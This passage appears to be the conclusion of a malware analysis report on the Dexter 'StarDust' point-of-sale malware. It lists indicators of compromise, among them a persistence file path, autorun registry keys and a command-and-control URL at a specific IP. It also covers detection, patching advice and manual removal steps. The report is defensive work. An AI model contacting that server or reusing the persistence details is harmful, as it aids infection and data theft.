As previously mentioned, this sample of Dexter is hardly new at seven years old. The detection rate on VirusTotal is at 60/70. Windows Defender also recognizes this sample to be from the Dexter family. Signatures to check for include "javaplugin.exe" in the "Java Security Plugin" folder in the user's AppData directory, as well as the registry keys that link to this path. Network traffic to and from "151.248.115.107/w19218317418621031041543/gateway.php" indicates that the machine has already been infected and will continue to get commands from and exfiltrate data to the attacker's server. The high increase in idle CPU usage while scanning every single process's memory is also a noticeable behavioral indicator.

As discussed multiple times now, this program will not run on a modern, updated machine unless the user is intentionally attempting to assist the process injection. The simplest mitigations are to patch your machine and to have Defender (or some other capable anti-malware software) enabled. Overall, the StarDust variant of the Dexter malware family appears relatively simple to catch by today standards. Dexter paved the way for other POS malware and infostealers alike, and its legacy remains impactful seven years later.

Manual removal of this malware should be simple. It should be as easy as killing the "javaplugin.exe" process along with all the Internet Explorer processes running on the machine. Then, deleting the file in the user's AppData and removing the autorun registry keys should be all that is necessary to stop the infection. It may be worth looking at the contents of the "strokes.log" file to determine if any sensitive data was acquired.




Figure 38: VirusTotal detection rate of 60/70 for the hash




Figure 39: Windows Defender quarantined the file while also recognizing it as Win32/Dexter.A